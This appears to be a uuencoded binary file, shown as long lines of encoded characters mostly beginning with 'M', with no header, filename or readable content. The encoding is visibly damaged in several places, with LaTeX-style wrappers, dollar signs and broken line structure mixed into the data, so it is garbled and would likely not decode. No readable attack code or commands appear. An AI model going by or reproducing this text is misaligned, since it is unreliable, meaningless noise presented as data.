M)25J^5=Z<!0/5_KJV-K;3^D_=SK@N;W-L:JH:!U<3P7GB@XFHU.1:/\O5C'' $M:-K.<*-C:*BS-;PV\#SL3M;RE&WQ-W'E,X3!058-HX]"2'=Q9@I0Q@IU`X[T^*]$ M=J?,L&TL';\$P7<M))`:DFE&FB@3QU-LC7;-\$"P5+.H(2UV<#?!1`P<4"\$W#B M+0Q:8COJTU'5N@RI6^[YX1]`>4GB/1).WOH3N1;]N8B(AG.LTL(8?7_<QOF3 M61=I KR99Q[' \ AK?/=,,6BE*<Q\;85"4#8*\I/H>G][)I//V)U-CX[O":B M&2/B#A8;M&\$H#6>^S\N9P1Z!!(.4DA5(:XG!->S>B/\$&9H;Q,(4,QL+^VB'% M'(?,LYG((W==DW*`DX)F3(^?0;"&L'`G8LAM(.J0@;(3]5Y\$R*=QHT/PQ98-M1^<WEPC6#(WC7D#5J(%E3N!*#;R@G9AD<^+;LM5WCBJ1B*1\$8P118P5\$(BHQ MD8@+!2,5BD1D08,2+%BBP09%"1C)!2"(L%!@P1D4%\$118142"#%D!06!\$8K\$ MD4@"(`*#`0(QD2`HQ%40\$&"202"@2+\$C`1BJ2*,?(E%06*C`4&,B,8,5&A81 M#YIAH\$X,0*=()V8(9CK<J&/.0`Y9310H'KM1G?FT/IGS>D32\$#[B0,'.GB2A $M\&12(=X,0<H$2UT@DA$D4Q7KBJ1V\\$(0(D,1'*"V]L89S,FLS((R!!4$&>NT8))$ $M#\&)YFJP2(D\&".,"A!C\%600]B\$)514B^I!C(D2**JD!08,BJ,8P[D+\H4G6#\&B])$ MFYV#S:<"#FJM0<)`D"QEN0.^102\$!(G27]:Z[@!2)D&#PO1=/*U"#V8*[NSF M1><#F)I-SIS`]K;BXF)&#!AWP[-`^;NWBZ?)5)04U`[Y5\$H9,+94!8HR)(*5 M'''; A0MSC51>#L!09&\$><R''KP5`59[#N.'3YJOVQ[]SM0LG+*IA*&/?0=2P-C MA4-R3,2342*;TFK#BD-^EI]8D=("C20U3[,1TUY-'A[Z(CF852:MGG8:6,J3 MI)P4NL*QR3@T>X!`6\$"2^8-R3Z/'5B*(Z-`BJC`W%2BP^)#%RE2%!6!%C!!1 M8@,]2TK38X*2RE@T7YEY+9Z*LO/BFQL4%4\$2*>C%=>.A\)KEG4ZS6)Z[MU99 M"M((BB*HM#69>5%4^A;E)S.=Z2%\4Z58_!@E8=OJ+_9>MOKTRPZ=)7&0'OYB M2@EC#[G(+N>0D1]Y'HUNA?3948S:>W::N/2<BH![V"H;%_113C9U^LCDES.& $M<[@,(Q5)W_8+&.4#,D\Y?C2_/.:T#1.P0+MOF2XG9`G:!ATZKV[+(G9")<CD]$ M\$P\$\$C\EN6`D-!X&\$^09/A0FPLW8L2&+WM9N)5KB!GK"[9<T(#!(UHPJQ>^+A M^[7>0X((^GMHHFDA:N]\$PBI40:@RVJUR!&0BB72J`#UE(MTUEX3"3#:J,8SA MWJ3U>5#CU>7\$_#03Q27\SG8J]HBK@=@]8_20QV]S.W0`_;C\$?MOT^/*R(:F(M2(]J(6@#9((?FQ%J*#(AF(+L&():`(=?ZU(CWF(I>*2*.!`:(`R*EXMH#`@! $M!B/M_9K$TP*)!^3"I$")!<6(0?SSZ1\VP?D$7&+J@_A^=G+"^A14[">L^L^8$ $\texttt{M=2/F._!P.7.\&<,8@\#WB`Z(A</)GSU\backslash TL-_2PM%\backslash./\#5_`KZT5M`+0'")KF$0}$ MX;YS'MOS[O7=9=>\$*HP*3TB"A_I>4W._\L*OY?3OH*Q,`\$YX*D@FF"@7O8E% M\UR&1@8UD!D/LG59#Q?9:8G%K&A'H\ERU0^22,R>5U;.\%V60V&=10U>R"L0 MILS4FDUV6J&KB;8HCJ(6N09F1^4"#2#I!KZ&%K<M#<<'1V*,.VEZ)F3!,8H* M"H,D'*R3+1%Y(V-<R OW`%\$:VP?E")L:.FF8TL!C+)F5`;&I+*\$]'=[#Z#IM/X==B; `H6"%H>%AB?; & `=T9C%(`'B(5LE,@*@LY`SILY\$@P,0/F]C*(BP1!%) $\verb|M^1!|-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<^1*,1&*1`,7V!7LF0#D04`"G0($0DH=O9@H9@4&[VTCI.>S;&||)-M$2&x<-1*,1&*1`,1&$ M@I`DOD=J425?=4K*6A0@L2ML_D89,?*S)\$#H5AAT;";&`L.]D8\#H_;Q1\7/ M5_1RNOW]&;-L3'\LNB=X=`V]8=5\$-\$\V=8X?H#8Y5,R*BHK!8[8<=X\:T&,F M/'=5U5L4E6.\$\$XU\$:,'L488')>L=E):%<U&7/ZU=IH`V'WR^?84\$'4"^2?JK M/UVRH+4!17VYDDQ`ML;E,C',H8,MJ(9F.&6F6U\$9C417P\$Y0.04G@IW:HJ%-M\$%@=KF^#\$F8*!N.T@'*%0I[LB)(]\$!X8KT\$0U9M^%WL+.X,%DU`J/T/T/+]S $M&KWOP4A&K++P29$B0Q+;4IA)&<CEM<B2(TF`\D<2`L9)CC,\(-?$:@@M^ZK&EMC)$ MDD4;/_+;;30:^.\$:7S)02+L=[QSE2\^-P\'0G/EP-8H"I2I92CYLS><J\$W- MAX\J<=\#82$ $H\&:4(N[C$\4[/,*\WK\#8RZ;K=IK9'PZB1.HL9KOV5Q#]@^<$ M'%!F.PAHDW&1!&O\$TE5!SH+&.S)Q.@\)`[.-+::-0@VE6VS3C;#'CWBF7?![MUO>2]WSRPWK6^&1?]G]U\E73-R'G.4D'/(\Y+^6;,68H(]>JC1WL8A5<"X<J M*MYT+%=XX9FE/.:PH-[A9K,(U3+;22.8M]\V:U.[;AIDF[>,@VQI[?<WTLWM M; *W\$Y##QAT][V_`QPLSLZ"4V,`\>ZL;-.FX.UT&!7B!6+VU37P^#8?4R@V/X $\label{eq:mass} $$M"\&"S$LQ<T$/_P_?U+EKNQTPIW0!GP$$Y&</+:)RM+8$VGZ,QMC'5M&V,RJ;6A$ M[_?OFWYM62Z7`*+A\$`#\$#!;%(%X+BHFL8ZTTTKFHH&X@7!IA,C(N4-WE?Y)[M783YIE-2*(IS2`>R?@`ZBQ3+R9PH&H!0%2FH5-%RL@SFQB&@F^H4:`Q;V=:W M^V04`D5"0"'S:806AD2`O-D@>=[SR!YMOJ8XGP(;E39!.B-1*&5AW`DQ)&TA

M62!4P,T&`5@/U(K:&^\M\$X!&]221P"H'=K#`WJ&6?H0[8<J[GUB_`Z)B0VBP M'`;1!,880M2(P&UJ_N:8%1BHF),CA\$;O[?YV,<\OS+=-NO[6>9'^%9P1.(PK M., !:, 2L_) 89@:%U<0`VQ[D,.NN9LYQPE3BC'NXRO&G.7:L>FKHPIW:,UHUDD M[9\$5EI*;D:&.ROQE.96BDA,C='4/<.1F*.HP=EKRT9=.=.#6EK*M;B1P'?.\ MYKIJ#!Q8Z <: C7\$P#&:-&RC > (&2\$"#>*V50=E"\$#35)-)&06(-:>;='N1Q4R7 $M"PF4V5(T*7:[Z;-$=(!R9$J6+DB%-PK&6\ZBIM(L2T=A@=ANAM4@1@VJJD0V)]$ M&(<&P)&R7"[N-+D=)``CK2Z=68L"[X2>L9GBT>%,2P8=.LH*:2]C<*EL(A=E M2A>PRZVU#1,-PH@S]+7V#W83NGV0ATSTX.Z0[%)]1*>P%L>HVB<2FT^ASV24 M4Q8,*!*5(,^^>3V\$\%*)4*'D\#XN[M6<R\\$\\$:\\$BR2FD>:I(I;G\%\#2<D.\\$.M6210 M%`&`HD\$0\H%_9#0V%K#'+,S<'MZ>B?-YR=EH5.4">@6>-*)4+VC0%)%*(4>4 $MAOK-6?O&AA\6S1],8?+U;*1$"V)0J2A^3W-P^4/]-T='VN?P(]'!$9?>:P]?$ $\texttt{M[*WW7VEJGQ'<`=/DO23TL4"1$D0$1$O/('/`/+$0$@P?;FCH$AA4+44VA>(GA3TL4"1$D0$1$O/('/`/+$0$@P?;FCH$AA4+44VA>(GA3TL4"1$D0$1$O/(''/`/+$0$@P?;FCH$AA4+44VA>(GA3TL4"1$D0$1$O/(''/`/+$0$@P?;FCH$AA4+44VA>(GA3TL4"1$D0$0$)$ $\verb|M7U&99S(9^H;/*F!NM:X^!-X&WNA^!;EU7PL7BW"H=\S/FIK^G._X=39GLIU$|$ $M?.FZ*^AA8A-4"/\#[[Y^HH.]YULWFM(?3^Z\%K&;;<5>X0K^?APP!)LJ^$ M788U!(Q61`(<#&(:*OD1T)H-&!MZ:7Y0^F[\$VD_LB)^1.84(EOXWOJ3NYAGQ M82QA'"&S[_[#6DFN*EOI["Q,O=/VNJ]MM<*=PJ-%\$\1"FR6C8#MD3'89ZZ-. MV[J.U[`M12.7/88@(9;YR_/^_<),@X1)#Y+U;&)N0I045"4;ZG!T\$.RB@Y;* $M#10W(IV1<R\&@L<*10B'8@P\BY$D*0/1&:)VGPM#HN=X0+3)HD4>5,JD%'RV4$ M23:6*QEUF-I.,*,46*&QDJ*H:2G*Q41Y63"-@DG`(Y15)I"W0XI:!8`<A@<B M01D'1:&QDT@M0/K%\$EG0@#-C%#Y-E0EZ)+#I"0,[80#N11(C`<09+7H!B%\$0 $\texttt{M*F\$5J\#)""N8} \ \texttt{$T-MAT;\#2>>:"\$^B,":]._QS,'!<SS^;\&.KFG=J;1FZNME@[$ MJFC4P-4PQ7WO+PTNVC=(< WB'SD?VT43#09\$-,UU8AIE7FTPY"QJ%-H1M*Y $M>(-M^Q[I0@B.\TRT4=/HDID(@@?IH0'H(I[PQ^[)U7+;:(5(FN<.K9AZ!NMN)))]$ MR[72J;/ZAGO;^`W8=K/&=+9V0MB5E*POB>ZV>5)17F2,\$Z_WV_J-J._OCSOH M0@P023/Z(<8R&8@32T6@IN0-N_+QS%Q%TH;E.1L#IQW#?R6L6%+2M>"?.0/G M\SW')DQQX@7PFV)0?QDHFG>)#K#*904>1Z\SE0LEI(<T13(6IPQY@<:F')VE MC6VD!&W.6Y<6',&2\$1&("P`0!2``L@",!GN#*V8+VH;!X>3G\,+8,^.3C>O9 M+PVYM6V6/+\$D1#5!0/G+C0)M4"\$\$NH6&U(D@!!5E!M`@(*])D/(G0-B!97-&B)M,3#E3OEYK(:*/!P'>TD-ZF&0S4%P=8VWOGT4P=SC^L9KMT4A=2E!Z#+5(39. M6#Q\EWG'<<.F2*8*X4)W0-+.68M8GV!_FG_(']8KUF>-YK#;\Y;HFG8G"?: M-&C/B'^SA5Q<E*]#/(YKY]S9P0'*@TQ@LF"\$^F;UD(TX=\:%V%%H%@YF!2TG MSTHPP2LTDDVPE!D397/>R9]B!Q[XMKB9S1!FM(I&S4U<H&%/=)1*30I(+G@Y M*:>BB`'0W\169DN6+-#%RB"`H&2\S^\<\FMGT>X"K(0T\$N5*#(6A?H*;.8@# M: A&E-A"?7/P->@F=[81]'7TZKU02\$9)&!WG/AY3?!@5J3&2]*!9[J'KD!G] $\label{eq:making} \texttt{MA} \] \ \texttt{K} \ (7, \texttt{D!T} < \texttt{V0.} \ \$\#+^?P\ , 1\) \ * \ (=?, 5.0 > 6) \ \$@ \] \ 8 \ * O9 > QV \ "?) \] \ S \ "\#H0A0^] \& Q$ ${\tt MHEMFZG2/"U55"U\$)43?\#=E0/92'\$)R^*;;OPQ\#IF)L!75@PY.\#FNYPP&G@^!C}$ M]N[N2":#LUUAL#1R:"NF)ZEBI/EOHVLE"TL(%-[5`]]`-"J;T.H&OA(L=30Y M!Y&_H.%#:6#.+48JA+1K:D>2L-(&&JRK,,DE!\$\$P++(I*E,I4@R(1)EE\$E)N MT=,TD\$\$4QE;J#2&11(:<Q2UHQ05B8X@7*%2RE`L%!&*",%"(*Q!`0B(B06\$6 M+(JD&,DBDE22(,"I,:P8(+\$RR!O`I)K]O&P:`A2,&\$5C!@,VQI%@90J``:@@ M%)#[54#%19""%R:V%[)H(<4!T\$E`PK18EF:G#RE'S(*#3`.!ZSM[_I:<I0\$^ M%R4!@:O(95'L#8JH[0AX2KV"ZX#!RT[L##:5%1#4;1EED6'\$-9J<%"BC(;,L M6H0I9=. "YB?6T76\$LVQ0HQ1^OJ`@8BQFI\$=@!,#K!)=H::1B6@CEL@(R*`QB M1Q/-V\$.\%-R3S\=E]]@793CS54"X"4)\#-I]\\\L-L\%8\6^^=16Y,X\!YM]ASO'\@\%-\\\ M9UNN2H^28+62/:Z9XKH^4T,FZ\$=-7EI3:Z-S\$<:2+,'JVRRXS2'U%A^.1W]9 MV(H@*EAH&CY`3?/5T=]?N&],U`F.7Q8/4MFZ&Y!9EUJ;.%;.JJX5Z]9S^;WZ $MG\#A6*\3H8L:0&R7"Y=2\%K$5:M167<R+[Z)V1Y($@)\2(DF"D*@F:BD,1=>6_$ M-Q!AG8!: `)8:#T"C1V>19\$^=!O\GOW8';Y4%(+HQ"9W\$3\6]\#YH\E\!D,C% M!J";F>9\EA2S0`D&(,(:+4:*\$B#[%')#&\$%30)LU,I9W3&Y`Z`>AG&]D/<<, MP&4G#"9.76P.!3*CHQ!Z\$+"<Z0_9&3"14DBD9^6&39GZ>RRL@'!<0-+`;2]T MI5.HQ+"('7#`B0A"0\$@DBCZ,"+"`1Q2\$+M`*EH@L`"`E%C&D>WIW\$#?JPT0J $MJ:8PRH,SI@Z2E4K96/FNTTR2"PTJ::PQ5`I'':15P"D4I!2:AT3:\-'EQ@ZC$ MO'(-0P)? EJC][5UO2)V:W['!0-_*BP3/KFHQ5O-#4]D@6>U\HJJJQ\90,: M'\$Y5<AM"K6D\\)\, `#:6/C'R(6E`P\TZ2\6AP[CZT)K](J,_;JA1%\$5GXOT MKNZ_M*LR0PUF!-:_3W8VVF/<+J;D,NJ1#EU<3'E4BI;Y?E[V>9\[0NVJ\$GU' M7K,C\$TL7X^]V8]FJUTX/=E;^GOBZ<YI<?\$1HF]A56-DI9:\JZLR-L*(Z&FV\ $M#N43;-[V3#5QD9(7CQIP9W.YX<]C,YR<_1`"%B0=E(;B`=@R-_;RQ=@2I(<$ $MQ)A+E3"R)N=\#=:3-6<\&!-&\$JWL)YE"4I,B@S"(Q_;U"D6BRD&?KI%\H?CVFN)$ MS]M[?)WYL9%K,9BBU\$8,YT4B&P8:7EYM,(%^=;RFI:,`VZ-?=!L*4-:VJ`(S M:4::*2I2)1RV0-&9A92Q@*2V%0\$K29:JPUCAK*3Y&[*%+5P@HV'J92ZWP9AC M, &) FAY2O, 5!N%'<(TTME)J0W9=FPC2!UT@RM#S./118RJIR2^<K'AC#9,QO!

MM-)A!M*)%+4J1B-!?L.1-:NY,,NH8*C3>80+&,K+`F-EF(A8L*6A8QE[1\$14])M1L@8VS5J+D&S'2CT@H91+\$HY\S"[UF/#T\W?AW(<^9'J&>9A,8[OUYGBBCTS MCP@5\013*54HT%&JBM1CP<R)V5/\:D"%M(BUIE9%#P0U7B4)HM+F5(8RT<<^ M`=<I@S@W[(*"#CQJ]">-4MP=Q9)GGH+BB?"\$2*032#:A!R55HF9*F"#%-8<-M\$UB2H&B,QL706*811\$!050C!\$B044\$1@(BJBL10*5!18@BB*3*:IF+HBE-!M M#1`Q#;8J4I<WNZF*,=&4':X%@\$&PRRIK<WF"V-K(&2IJBE)HM2VBXFD0WK%, M+9 E6/<:@GHO,@8Z%@K!F\S3!L\,TTV/39%MJ0ZR%P9!H,MJ,EH\$;@)E9:C+ M%0J7+<`UDT1AI`413*I,)C^4UY)L,R"*&TH#!]OD*ALS<E.\$IP#4LDG*TOCI M-[I(H0E5WX<Q\$BP,85AU67!6;>K+--&7B."[&%]S)L!T&"(O*@TK)4K\$GN4E M&H6"ICTZN.8\'7\$*@DSN)BU.QE+9H\$,+CC;@3!*#1"4LK018\$0:E2*,1%9%+ M:8#[NBS2B-H%\$&%;5!-EWK)G<LV6.A%HA1&+*;N;MS66TQB4"T5-%Q/`:00# MESW.R:^KUO-_J=Y9BH6#1?.2L#P^SWWMU9PRN"G8FN]3)R,Z1J*P=4]VRF2< M@N]TW<T>@A.?CL-]+R!Z(=!&,\$Y#26TBR=[U.)U\JL*.&%)X'(ROYIK6GG9L M=4B'D'P>`J/LUHS*!*08'#2P9PA\$?H'\8\\$YNHS<8<[Y-2G7VWDNN]+-TKID MH, JLMAQ@\%KFN=PL\$, >_5!);+%\$.T1%!DG;#JLLZ3>`H@SD#!U*`9GCH/)@. M'1C77GND22T45\$>&1B&:\$R&:A6(J&QP^NY3GW<9-!4W;%@"A4:*\$(L\$2A2"0 M<S1:DQ'6A<DAP0P0[U&>7U7<_B\$7Y(1&#J>HT#J&316(]E+%M&0H%@`%+(6= $M<19EM)-&"?+]'W192]68M<+E^XW*.4"KC[@>7[RF:+W50W45^0]S[::M:40-W6.4"]%$ $\texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4?5@R<'WZ<]Z[Y+^0:6Y)5]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4?5@R<'WZ<]Z[Y+^0:6Y)5]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4?5@R)]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4?5@R)]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4?5@R)]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4?5@R)]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4?5@R)]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4R)]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4R)]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4R)]X?H?=\\ \\ \texttt{M].7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4R)]X?H?=\\ \\ \texttt{M}.7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4R)]X?H?=\\ \\ \texttt{M}.7@^U^6C\&\&^U[U5RJ*R;+;&2I;1(I^4R)X?H?=\\ \\ \texttt{M}.7@^U^6C\&^U[U5RJ*R;+;&2I;1(I^4R)X?H?=$ M;\C5R2-R9"5^CK;<]N4^'4WP?>'MB(/ZJ<\$(#1,)KXAL2Y5"SR'2>^C6;#-U $ML^{-6:1D} \#GB\$D1\#N0>?; -8@Z?B?\#QS48)J]Y?9D.OG+KQV2IR2&FL)E2CL,D$ MT#LBCB&IB'&[5G4T"DQU5##7,&VU&G\NKZX0@W1^<)YTPM>I+H;GKUXS\T/O M]KL(=@BLB=P@T:ZE7-)0ZL>T0D*.^ELR9!4014AC*,0#8E!.DZY%#[[HR84+ M+&QT,)A\$`6!)61&BM18DH+#UI@DGI5@J`R1!1H"](3\$`B"<41+2P1(.CLIG* MR%9(AK=3&C:8%`,0F##2(@I*PF)%F,AB,'&%\$@&A(2@+\$DTDD"HFFK-6P6%= M9::&D#&&5S>L-IMALZ?V!O>O%P;WL8QC%\$!)(0QVT*@S+@B%ME&\$44`HPQ(X MR*IIL;2(,7+,=ME@R*2Q)11)F9CJU%,M--D`9!B&"I4!BEBFA8"Q@@PB,5D2 MQ\$1J.H*H!L18T`.@"*6,8W(TIBMHHS\$FI82A&D)J:9I!0TQ"E(1*2++/<3:2 M"@19(L6`+%5&(J!VL*S@1%J`"H(P1!C%BJ,&,1B)\$4!%(HHQ15%8`C\$5)(R* M`K\$48*L04@06+%)`4@B06,9&1DD48B*B0C`8,D8J0B(LBI!(0A\$(19P/"JC9 ${\tt MVEZKOQ*A/\#"[BA4ZDV3`@=9LI-\U5)6R6@0K0`>`XK\#2]=B>2`TO.=@PRPXR}$ M8P7"`4,.B&C/#T_8LQ[5<CM.6T,0](52"D+&A93LHTW7,P;"'(\$%20"D>:(\$ M6)M0B5&86\$6`H\$`\;`HP@**\$DBD@R+(\$"(K4:8"!44612@@(2R\$\$L2J3W/2R $\texttt{M(,\$2\&8@PC\$02\&R*2P3817(8)W3\#..A@\&,!\$P8\$`\#DF\&OC\ILH\$:8Z\&G2MN } \\$ MPJ*4RBDR,8R&I@%X@.,DA`[&`LR3B>9D,DPBHK\$VPL@P11A)&#%*8BZ8F<"-MQD4@PD/`?"#OT\$UCWN@>3H7.&>'##JA`A\$@%+:<\$5./"2C%&((Q@\$AOO3B1(MC9Q`Z#H)P910=B$H=J4P3`P$`4*HIT#MW>1TH8<:XXA"$$04\=2T0E5FY^@$ MJU(-KVXBUX94G'IF3A?X/58L!=/;*.N'.U8X7NF/J]WUSG<P=9%CH9Q:RM\: MDZST6&\!2&Z@/@&*N#"3/<NDDYL(2L-LA1D65BC(@(P@B\$GSCU:;0083,L+# MEGGB3ZF_&AO>[\?H\YYYR#T12V'R@S\OH+W&>E@;A]Q@]@]'4=+W8@DD\$@\$C M(D("=U/*BGC]/`PVXPKY6*.JY1+8)')-Y98A%3+(AAJ@Y64;"V>IN\$J(J<?) MQJ2;M'?P89IU*TBC*-2BBG%P9(K(.;I@BP^J.A7("+!:!N`3/>-750+0)"10 $MVD, ``U%#?!$B%T#Q,A*350-",2A+,82$8PFXSXY"R$X&D8F?>Q=E(G#2\,58)$ M3%K(7M<3"\$&\$-#0:P%*)%JTEZA(L"5!C"5D&,)1##04,8C":6MJVBV,D1FDZ MAEOPJ\$HP8D8@P18E8P2(P4`M906TH",D)N((@D2&U\$T,`U!A41@:80R,".M9 M"TLF, \$&!&0""&)*P"H:F, `L)\R'90-,@;H!L)(/"Q(,4B:2')D1@R("`PBR0 $M58*((#B$(5`4/#I/:FNA()F0-<#*T;D,PI9=:,`.=2#=+C)$0^:A89"T"R<($ M!B%\$E1519+0+-@3D0`/*Y=P7@<`=@@80=6=>Z=YN6WRB27.J=68,+4:3@!-] M&853CHA6X"F0*DA#@JC@Q75F5`-""D];#-\$)"TPC8YN:65.#XYS_WMWQ\$O;] M/-=C'!SMDF]R>9E6RG(Z&WR5G*AXU2.)#08#LL'C+5ZMZ/>9(739HR,LL+MW;U9^=K"4Q\$?<85(,`-K`,DRSU;\$8;XH0VD%FF5`0_D9#0P-(?8:.)-%B.D MO'@FJCH9I6;:##(!DA@R'*5%D%(*\$-,Y[*5A^\(&(:`9%!9\$=,DJ\$KU,.C`. M%1-EAR.[.C,'(9-"C<.A4P,X)@?M4%V%11)F'X8J'E%'/X*UCKGV^Y56FWD\$ M;B4C,8C\$P<:R0#HZ:64*E#CYB=7D0U-<5/UER87YO=8@M#D'.Y!V01K<:I+: M.1H\$GZK6K:ARSC"'(,DFGCHF2Y/868A:*W(\:D&\$WMDL+AN(8=!4EQQ^5US` M=3DXFD-VL))\$(;=//#<FG0@9-@]-R0NSHZ":F^.D)^XPD5@R\$1\$\$@2/+I0Q2 MRT,,\$@HXN1Y5];Z\$3S=O"VC<D2V04&'VFYLUI:P\$_`4)*`[(54BTEB`^6GW# MGH, %@='M[P8!VBZ+RRRQ&\&0=Q%3HLU?), E4+'5)\$D(+-C*L@L&1D\$C`15`% M@*D1[@15D0!D"\$`2D()"#U()1G!3,!ZD\$TP'@Z^[7=0SKW`C(0B*"*(*I_,: MB00%04\$8L&*\$4@,T;\3I];62R]=;SLQ"HL@U5\$E0OS;*,ZK*10%FF1\$&V4:R M8:+J"LFEH6`M10J(P"D0L&C'I&634L*PJ(RX6H("4@ADB@W"J!NP72T&AEP(

MEPB\$9#&@"@\>#.,%8BJH,+"0[+-.!0P2`)" RRTHX214C\$\$^69*CXC[TD7NJ $M;T9^{.2}[1#180X8@'L08'X)W288D/3G-!]F93M#W<@#6]@,"+;L(3M%+S,`B)$ $M>$M8-B'108H3.O<\#?`-+4V]J_(H)QN5<L]T4T*G2#J.!X][0\$#MQ2RD`==!$ MC\$X8)&\$BJ6NBC>*;VHJ45*,F#01[WSP5^:.\$((\$"`V<D2,)"K3%\$:,R;K7]' M2+)XB'5WJRHS@'"'7#P%E36[#J5W`%68:;0P1?(2PUFAH&;01;?[D&=""(M1 MXW<D`.C#2242\$#!8.0Q,A*)HJ2*`J*KN)<2^\X6*`[L*5B,04-X>\$(EC@R,B MRJS2-"#&"2"6</?\E1\$X\$E0.I\$0FT+=.',0T`PVD&,1B,AB6;A8(P6+^G;"N MU; OP!TB)@P--+#9`,8,:38790J%\$Y,@8:0H8P,30A*J*,2Z[((4K9,2A"P17 MJ(`=\$"3/`.!?FGA7ZI:5E8LNCH)#M\$"]MDF\$8L,0E2`LDY,F,R`PRT/"`S64 M'K1<(CMN9,4+%I5VEC!'M0J`689"Q)"5P&6`B,/,PDF`(C`QB:T`"")V]*5G M,C=15!10(\$8\$21A"(R`LBG\$^6#]6"B9L2BO!1W^*@,)'^PV7\;].;WD)(B`T $MR < G: /@7VA8A"%L)B10#`87V8';V&WEY0Q-XJ;X0D(7\/(%%2B!`C7Q,YIA!"$ M/F\$<0.;,*NU@AM0!2(((Q(I\$606#!8(34ZG?``SP\$#.`B8\$6+C!D%A\$F<ND# MN`W5;BC!A!6\$)%9&15\$4\$&\$.;)51&*'6"2JQX;(P"OT/;<E/\$`07K!!?J10) M\$7GB@:CD3G#=D<=\$C1!-)X"X)K.!&0"\$048)\$\$"2CL8I.F?C\$S"HP6441((Q M0FP1AOYY['#EL`V@BR18Q#.`<<QB,8\$7G,3,@`TJI:2B(6,5D!8R9XV0WY<6 M'6SW,LL?-B4KT]^KC5.R'=VY6?\$886)@YW\$*>R#KUS)(@'"AK.U;:26.0LG& M2_#AZ"=ORTX4X=997C:NK"T\[--3D0#OQ-_"'#SU=5%\`*-L1**]GH=P&DB) MY1)YQP!&,!1Y'+G2V%MO,V.R@,X+\I\$]87WAR*,6(R)TLC7')\@Q/41;<[&D MC/;NH*=B*-\@:&28K@(2N%I%DDLMJ2U*L("):7AA1#&LC\HED]S13K_C=7&N $\verb|M8A4|; :0%\ ZQJ3234\ = L"LBZF!7K85$AA2I[.7+N-;48J$$$T*#0TT-L":R)|$ MJ(<(7ZN&\$VBPAI"<F1A:5J-;"61E&P4S+'(1MK(H`H5`.TY6!J,-\$1C6#NX9 M8262VA912\$%`G@2&(4"ZE+IY#N@.*WW=NP!:#GZY85>1XW-J(2&1*);P@1CV MH`Y^F+Y('4PC'4'FT9LD5-8<DG8?-&)7`S,I4M+F>.Z8L#0,HD5(Q(BHA;;# MOA\<D*82'287;N0/SB38!\$`8")((""PF@'.R*"R"J(D\$\$4\$0GNAH\$65)`+!D ML2!V`?2Z3QSRU;*E#NM2"T,EMK+*4E42F\$J*'=V^C!O<D3F\$D171!(',R&J` $M!M92!`00D!26#"@2#()$!BSVQ@4Y0XAJ&P1Z<F`@`R>=\R2J*/80 2;8"D4+$ $M^E\setminus UPQ(A(F0/"[)^DBP@"]J(\&]0@'G/\&I3B/"$$P>5E:<[4#:K/R0EF$",(E)]$ MHM"2(P\$!M*T8"488%GV^LV/5QN</>L*8/H#(R"0B)%"*!#\$"8R1:@(EX-R`6 MKRJ)\$T2[3[WX:8BN;`SB[@]:&+<)LK(;,+**\\$B0(K!*\\$JZ\&VH<AF>83E[*(' $M8?"X9+L[K@P7\)1ELZ:V,-P[X;1)(=U(=(=%@?&?P(*L%8((P4,/K^3CF=*6))))]$ M,M@6?(_((L*A4E?8:]`]@U6E,&,418*F)3,D%(ETT/QZ!WF*B`@D4J*K!]/I $\label{eq:mt@J} $$ MT@J)!M@-L^T(>[/",4!&\#WVB=G$";SSV>0FN^![0L!'QFP\#K2'B]^K^WB7;2 $$$ MD?9]80K0(C^0BFX?[+>JFS4ZJC62ZE,KIHUDOG4LL[PWVZ5TMPIF:0?\(Q_6 MZ]&I%)!S(Z//9APY#VX#*ZX,M4R9N]F@8R9TKS<,8P4\>9)DNTP7:"WRSVH $M<-*@*:5E[\@M"P4/B\#G._9B!\%:IHT]I`VBD0`[8@C/CU[$#)/X!Z`"FRR![$ $\texttt{MLB,OF\&\$Q89} < \texttt{$K@8X7)A} \\ \texttt{U+,\&\&LJL\$3*GBN\#:\#5\$"*GF04]Y\&T0ON} < \texttt{A]8S\$\#4} \\ \texttt{A} = \texttt{A} + \texttt{$ M52PA=TP9`4Q"PR0LA89>!A%`3D86"E0[8.TB1B1"EN390_0/B%>H>_,NS862 M_>\$PXR" '4]JR9.CBB+HC&NH8!7ESOKR4"A&+T?.+QV!Z!&'3%O4SB4?9+-!: MQW-:\$1T6G\$_!:APR*6(V5;1*X@[N3.6U+#QXV"B]#VL?U<\$LP0F9RNE_(A]+ MW)80GJ--*PFIE:G"PZ<B;&^A4=X4TP>SGEUG9,[-*#\$P2U:%Y#"87(R,D1%(MDY"8;2ROMBNXHEWT;W#RZ><&7>VTV257A*&ED#J'H@DS:\V+M2#NT?.!G-/\ M28 EE2@; 